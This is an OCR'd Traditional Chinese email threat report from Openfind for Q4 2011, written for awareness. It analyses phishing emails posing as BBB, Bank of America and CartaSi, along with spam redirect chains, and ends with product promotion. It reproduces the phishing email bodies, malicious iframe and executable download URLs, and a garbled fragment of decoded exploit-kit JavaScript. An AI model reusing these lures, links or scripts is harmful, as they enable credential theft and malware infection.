
Email Threats Sample Report
Q4 2011

Openfind™

根據 Openfind 電子郵件威脅實驗室於 2011 年 Q4 針對台灣地區電子郵件威脅樣本的觀察，本季需特別注意的攻擊手法，主要還是信件內的外部連結威脅，使用者面對電子郵件中的超連結時，請千萬注意以下細節：

1. **假冒知名社交網站帳號確認信或通知信的釣魚信件：**
   此類釣魚信件仍持續不斷的出現，已成垃圾郵件發送者常用的手法之一，除了意圖騙取使用者的帳號密碼或利用內嵌連結來讓使用者連接到廣告網站外，也可能在使用者不知情的狀況下安裝病毒或木馬，類似的案例不勝枚舉，使用者在點選連結時須小心為上。
2. **透過轉址服務網站或其它手法間接轉址（Redirect）：**
   為了隱藏含有威脅的真實網址，除了透過轉址或短網址服務網站外，有些攻擊者也自行在網路上申請新的網域名稱，協助轉址及隱藏目標網站的網址，同時也更便利控制連結的可用性，這亦是垃圾信件發送者慣用的技倆之一。
3. **直接使用知名郵件服務發送：**
   大部分的垃圾信發送者仍持續使用知名郵件服務(Yahoo、Gmail 與 Hotmail …等)直接發送垃圾信件，這些知名郵件服務信譽評價較好而使得信件到達率高，加上使用者看到發送者是使用知名郵件服務，也大都不假思索而直接開啟信件。

釣魚信件的攻擊方式深受歐美地區垃圾郵件發送者喜愛，發送者常假冒知名網站發送看似正常的系統通知信來欺騙收信者開啟連結，而在連結背後，可能會是賣藥、仿冒品或媒介色情的廣告網站，也可能是騙取收信者帳號密碼的假造網頁，最惡劣的則是導引到含有惡意程式的網頁，在收信者渾然不知的情況下偷偷安裝病毒或木馬，如下圖中此一案例便是利用釣魚的方式載入惡意程式。



Better Business Bureau®
Start With Trust®

RE: Case # 84226015
2011/12/21

Dear Sirs,

The Better Business Bureau has got the above mentioned complaint from one of your associates on the subject of their dealings with you.
The details of the consumer's concern are explained in attached file.
Please give attention to this case and advise us of your point of view.
We encourage you to open the ATTACHED REPORT to reply this complaint.

We look forward to your urgent attention to this matter.

Sincerely,

Louis Gerald

Dispute Counselor
Better Business Bureau

Privacy Policy | Terms of Use | Trademarks | Find a BBB | BBB Directory
© 2011 Council of Better Business Bureaus

【假冒 BBB 通知信的釣魚信件】

此例中發送者將信件偽裝成 BBB（Better Business Bureau，美國的商業信用評估機構，服務範圍為美國和加拿大）所發出的信件，若是收信者按下其中的連結，便會出現如下圖的提示訊息：

但是此訊息其實是用來欺騙收信者讓其等待，而瀏覽器則會在背後進行某些惡意的行為，這類信件非常多變，但幾乎都會有要使用者等待的訊息出現，如下例：

http://capeandislandsclub.com/jarfy.htm?W65W=LA7RG9N2D0I1H&CMG2SON=M1W4EEHWF61GBR5&


此網址後的參數基本上為無效參數，而其網頁內容有一框架頁：

<iframe src="http://caredret.ru/main.php" width="468" height="400" align="left">

Wait please...!

</iframe>


可注意到瀏覽器表面上只會印出「Wait please...!」的字樣，但此框架頁仍會讀取網址 http://caredret.ru/main.php 的頁面，待其讀取完之後檢視其網頁原始碼如下：



乍看之下網頁中全是以數字呈現的亂碼，但仔細看可發現它其實是使用 JavaScript 的語法，並配合詭譎的技巧來隱藏真正目的，將其解碼之後便可看到實際執行的程式碼如下：

```
document.write('
Please wait page is loading...
------------------------------------------------------------------------------
');
function end_redirect(){}var jver=[0,0,0,0],pdfver=[0,0,0,0],flashver=[0,0,0,0];
try{var PluginDetect={handler:function(c,b,a){return function(){c(b,a)}},isDefined:function(b){return
return a?a[0]:null},compareNums:function(h,f,d){var e=this,c,b,a,g=parseInt;
if(e.isStrNum(h)&&e.isStrNum(f)){if(e.isDefined(d)&&d.compareNums){return d.compareNums(h,f)}c=h.split
b=f.split(e.splitNumRegx);
for(a=0; ag(b[a],10)){return 1}
if(g(c[a],10)c||!(/\d/).test(e[a])){e[a]="0"}}return e.slice(0,4).join(",")},$$hasMimeType:function(a)
if(!f||!f.length){return null}for(e=0;
e2||!f||!f.version||!(e=h.getNum(f.version))){return b}if(!b){return e}e=h.formatNum(e);
b=h.formatNum(b);
d=b.split(h.splitNumRegx);
g=e.split(h.splitNumRegx);
for(a=0;
a-1&&a>c&&d[a]!="0"){return b}if(g[a]!=d[a]){if(c==-1){c=a}if(d[a]!="0"){return b}}return e},AXO:wind
try{f=new c.AXO(b)}catch(d){}return f},convertFuncs:function(g){var a,h,f,b=/^[$][$]/,d={},c=this;
for(a in g){if(b.test(a)){d[a]=1}}for(a in d){try{h=a.slice(2);
if(h.length>0&&!g[h]){g[h]=g[a](g);
```

此為其中一部分的 JavaScript 程式碼，可看到在開頭又秀出提示要收信者等待，但其實是掩護背後的工作而設，至此收信者的電腦可能已被植入惡意程式（如木馬或病毒），造成無法預期的損失。除此之外，也有毫不隱瞞，直接連接到惡意程式的例子，請參考下圖：



To ensure delivery, add onlinebanking@ealerts.bankofamerica.com to your address book.

Bank of America

Online Banking Alert

To: DEAR [redacted]
Account: CHECKING
Date: 28.12.2011

The most recent ALERTS for your account are now available to download online.

Please follow the link to download ALERT message here
alerts.bankofamerica.com/customer/8239EPEOIQ89534/

Set up Alerts to be notified 5 days before your payment is due to help avoid late payments. Sign in to Online Banking and select the Alerts tab to activate the Credit Card Payment Due Alert.

Want to confirm this email is from Bank of America? Sign in to Online Banking and go to Alerts. The Alerts History lists the Alerts sent to you in the past 60 days.

Email preferences
This is a service email from Bank of America. Please note that you may receive service email in accordance with your Bank of America service agreements, whether or not you elect to receive promotional email.

Contact us about this email
Please do not reply to this email with sensitive information, such as an account number, PIN, password, or Online ID. The security and confidentiality of your personal information is important to us. If you have any questions, please either call the toll-free customer service phone number on your account statement or visit the Bank of America website to access the Contact Us page, so we can properly verify your identity.

Privacy and security
Keeping your financial information secure is one of our most important responsibilities. For an explanation of how we manage customer information, please visit the Bank of America website to read our Privacy Policy. You can also learn how Bank of America keeps your personal information secure and how you can help protect yourself.

Bank of America Email, 8th Floor-NC1-002-08-25, 101 South Tryon St., Charlotte, NC 28255-0001


Bank of America, N.A. Member FDIC. Equal Housing Lender
© 2011 Bank of America Corporation. All rights reserved.

AR72768/DD6A66

【假冒美國銀行通知信的釣魚信件】


圖中間的連結字面上為 alerts.bankofamerica.com/customer/8239EPEOIQ89534/，但實際上是 http://innovativescientific.com/9681.bin.exe，相當明顯是故意讓收信者下載惡意程式。

而以往常見的帳號密碼釣魚信仍時有所聞，如下圖中假冒 CartaSi 的通知信：




【假冒 CartaSi 通知信的釣魚信件】

在信中可見其網址為：cartasi.it/gtwpages/common/index.jsp?id=EYbKCNMxFA，但實際上其頁面最後會被導到下方網址：http://www.cartasi.it.gtwpages.index.jsp.uno2.in/cartasi/yLtroUKmAl42omVZqogbDdd2wL0JCqjWY8kMABuaC9KDVyeBFQ.html，在此段網址中可注意到發送者似乎欲模仿真正 CartaSi 網站的網址，使用句點取代部分網址中的斜線符號（此假頁面網域為 uno2.in)，以混淆收信者的判斷。




【假冒 CartaSi 的登入頁面】

各種類型的釣魚信件一直未曾絕跡，甚至是層出不窮，但這些釣魚信件基本上都會先在網址上動手腳，因此只要秉持打開連結前先檢查檢查網址的原則，就可以避掉大部分的威脅。



【其他各式各樣的釣魚信件】

除了釣魚信件之外，較普通的廣告垃圾信也會在網址上玩花樣，以便隱藏目標網站的真實網址，其中之一為盜版軟體網站的廣告垃圾信，此種垃圾信雖然在信中加入普通的網站連結，但卻使用多種手法來隱藏目標網址，不只使用新申請的網域名，還使用短網址服務來做自動轉址，在網址上作多重保護。



【某一盜版軟體網站的廣告垃圾信】

如上圖，所見連結網址為 http://edc.RW34JR56.TK#kyxw.com，但是真正的實際連結為 mkjih.rw34jr56.tk/#fgh.com，而在 mkjih.rw34jr56.tk/#fgh.com 中，網址後段的#fgh.com 為意圖擾亂 URL 黑名單而加的無效參數，經觀察後發現瀏覽器實際上會連至 mkjih.rw34jr56.tk/。除此之外，經過進一步測試後，發現網址 rw34jr56.tk/也是連接到一樣的頁面，表示該網址應是垃圾郵件發送者特別申請的網域（tk 為托克勞(Tokelau)國家及地區頂級域名，大部分.tk 域名可以免費註冊，但有少數例外，如四個字母以下的需要收費）。

而在回傳的網頁的 html 中，有一框架頁：

<frameset rows="*" framespacing="0" border="0" frameborder="NO">

<frame src="http://surl.me/s7xt" name="dot_tk_frame_content" scrolling="auto" noresize>

</frameset>

可觀察到其中有個連結 surl.me/s7xt，其中 surl.me 為標準的提供轉址功能網站，實際點選該網址後後，發現會連至 http://xyz31.com#436u5e65.com，同樣在此網址中的 #436u5e65.com 也是無效參數，瀏覽器真正連結的網址會是 http://xyz31.com。

除了以上複雜的連結過程，在測試過程中還發現在 rw34jr56.tk 及 xyz31.com 分別用了不同的記錄追蹤工具：Yahoo 站長工具（tw.webmaster.yahoo.com/）以及 Google 追蹤（www.google.com/intl/zh-TW_ALL/analytics/），表示其發送者有針對此垃圾信作統計等相關研究，以便提升垃圾信件攻擊效率。

另一例為販賣色情光碟網站的廣告垃圾信，其主要作法為使用免費提供註冊主機名稱的站點，再利用申請的主機名稱來轉址到目標網站。

【某一販賣色情光碟網站的廣告垃圾信】

如上圖此例，完整網址與圖中相同，但瀏覽器實際瀏覽網址為 tciqy.demi.aufweichen.de/0C8aG，#%5V8 為無效參數，而 aufweichen.de 為提供免費註冊主機名稱服務的網站，demi.aufweichen.de 為垃圾郵件發送者申請的主機名稱，tciqy.demi.aufweichen.de 則是 demi.aufweichen.de 的子網域。

在測試的過程中，我們發現 tciqy.demi.aufweichen.de/0C8aG 回傳的網頁中有一個框架頁，如：

<iframe id="site" width="100%" height="100%" frameborder="0" marginheight="0" marginwidth="0" src="http://tinyurl.pro/trz/45av-xyz.html">

發現它會讀入網址 http://tinyurl.pro/trz/45av-xyz.html 的頁面，而讀取此頁面時，其回傳網頁中有一行網頁原始碼：

<body lang=Big-5 style='tab-interval:21.0pt' onload="top.location.href='http://xyz.45av.net';">

其作用為再讀取網址 http://xyz.45av.net 的頁面，且此新的頁面不會放在框架頁中，而是會替代掉整個頁面，至此便由原本的 tciqy.demi.aufweichen.de/0C8aG#%5V8 完整的轉址到目標網站 xyz.45av.net。

而最近除了這類內容紊亂、混有些許廣告詞與亂數字元的網址信件外，亦有其他種模仿正常電子報（E-paper）或是電子傳單（EDM）的廣告垃圾信出現：

【模仿正常 EDM 的廣告垃圾信】

在上圖中的兩例都是模仿正常 EDM 而作的廣告垃圾信，左邊的例子雖然排版漂亮，但看不到直接有關網站的字面資訊，只有該中心電話及地址，此外當滑鼠移到其信中時，發現全版面似乎都可觸發連結，而其連結為 http://tinyurl.com/8drllsb/elove.html，此為 tinyurl.com 較特殊的用法，tinyurl.com 可將短網址的部分(8drllsb)轉成原始網址後，再接上後段網址剩餘的字串(/elove.html)回傳給本地端的瀏覽器，而此例子中的 tinyurl.com 短網址 http://tinyurl.com/8drllsb/elove.html 即還原成 http://xypoping.myweb.hinet.net/elove2/elove.html，但讀取完此頁面時，由於頁面中有使用 JavaScript 來做轉址效果（window.open("http://www.elove.com.tw/","_top","");），因此網頁瀏覽器的視窗又被轉到 http://www.elove.com.tw/，亦即其廣告目標網站。

另外在右邊的例子中，雖然發信者似乎只在圖片上提示廣告目標網址，但在信件中所顯示的圖片卻隱含了網址，信中三張圖片的網址分別為 http://0rz.tw/wmseV、http://0rz.tw/t6CaD 和 http://0rz.tw/jPiS4，轉址完後的網址如下：

http://www.safeead.com/20111213-20120113/ead_logo.gif?_qrand=40909.2409090972

http://www.safeead.com/20111213-20120113/index.gif?_qrand=40909.2410997106

http://img.zakkva.com/true/trueedm.jpg?_qrand=40909.2413518056

其網域 safeead.com 及 zakkva.com 和目標廣告網站皆無關係，應是發信者為了存放圖片而自己註冊的網域。

在持續觀察 Q4 中出現的垃圾信之後，可發現不論目的是騙取帳密密碼的通知信、散播惡意軟體的釣魚信或是僅為打廣告而作的廣告垃圾信，幾乎都在網址上下功夫，藉此隱藏自身真實網址以及避免垃圾郵件過濾器的攔截，且 Q4 中出現的各式手法與以往出現過的例子相比下，不但更進步也更危險，使用者在瀏覽信件時也得比以往更小心謹慎。

Openfind 電子郵件威脅實驗室，特別從 2011 年第 4 季的電子郵件威脅監控行動中，挑選出這些值得您一覽的電子郵件威脅樣本供您參考，同時這些類型郵件都已經透過 Openfind 的雲端防護攔截技術，在發現威脅的下一秒，即已全面部署至 MailGates 郵件防護系統，以零時差、立即生效的特性，協助全球客戶立即免除以上郵件威脅。

關於 MailGates 郵件防護系統

MailGates 是一款結合郵件系統保全、內容過濾、郵件稽核與加密、統計報表與系統負載平衡設計的全方位郵件郵件防護系統，其具備的雙雲端郵件過濾引擎，結合在地化樣本與全球即時探測的零時差防禦技術，能精準地攔截惡意、垃圾與病毒信件的威脅。同時，MailGates 提供的郵件稽核與紀錄追蹤功能，能讓管理者完整管控郵件伺服器的郵件傳遞政策與使用狀況，預防機密郵件外洩及追查郵件不當使用，捍衛企業訊息安全，並提升組織營運競爭力。 更多產品訊息，請瀏覽產品網頁 http://www.openfind.com/taiwan/products/mailgates/info.html

關於 Openfind 個資法解決方案

Openfind 個資法解決方案，以閘道防護與探勘稽核設計導向，秉持「迅速導入」、「建置障礙低」、「不干擾組織內部使用者」、「無須改變現有流程」等特色，協助企業進行個資盤點、電子郵件個人資料外洩、舉證報表等個人機敏資訊外洩防護。更多訊息，請瀏覽公司網站：http://www.openfind.com/taiwan/solution/issue/dataprotection.html

關於 Openfind 雲端訊息保全解決方案

近年針對全球虛擬化、雲端技術和資料稽核、探勘需求加溫的趨勢，Openfind 正式提出 Message Assurance 訊息保全方案 — 提供組織完整的資訊外洩防護，符合相關資安法規，並支援企業建構的各種虛擬化（VMware、Citrix、Hyper-V）平台，是企業走向雲端世代時，最佳的訊息安全選擇。此外，透過支援各式各樣的智慧型行動裝置，Openfind Message Assurance 訊息保全方案也能協助企業建構全方位的行動通訊與安全訊息溝通環境，真正落實雲+端的訊息溝通新體驗。更多訊息，請瀏覽公司網站：http://www.openfind.com/taiwan/solution/issue/cloud.html

關於 Openfind

Openfind 成立於 1998 年 1 月，長期致力於網際網路相關技術研發，為企業用戶與廣大網友提供高品質、高穩定與高擴充性的軟體與服務。從企業市場搜尋引擎系列產品、電子郵件伺服器或郵件防護、加密、稽核、歸檔系統，到一般使用者的電子郵件信箱與企業郵件代管服務，Openfind 堅守「創新技術與優質服務」的企業文化，以提供使用者最符合成本效益的解決方案，更多訊息，請瀏覽公司網站 http：//www.openfind.com/。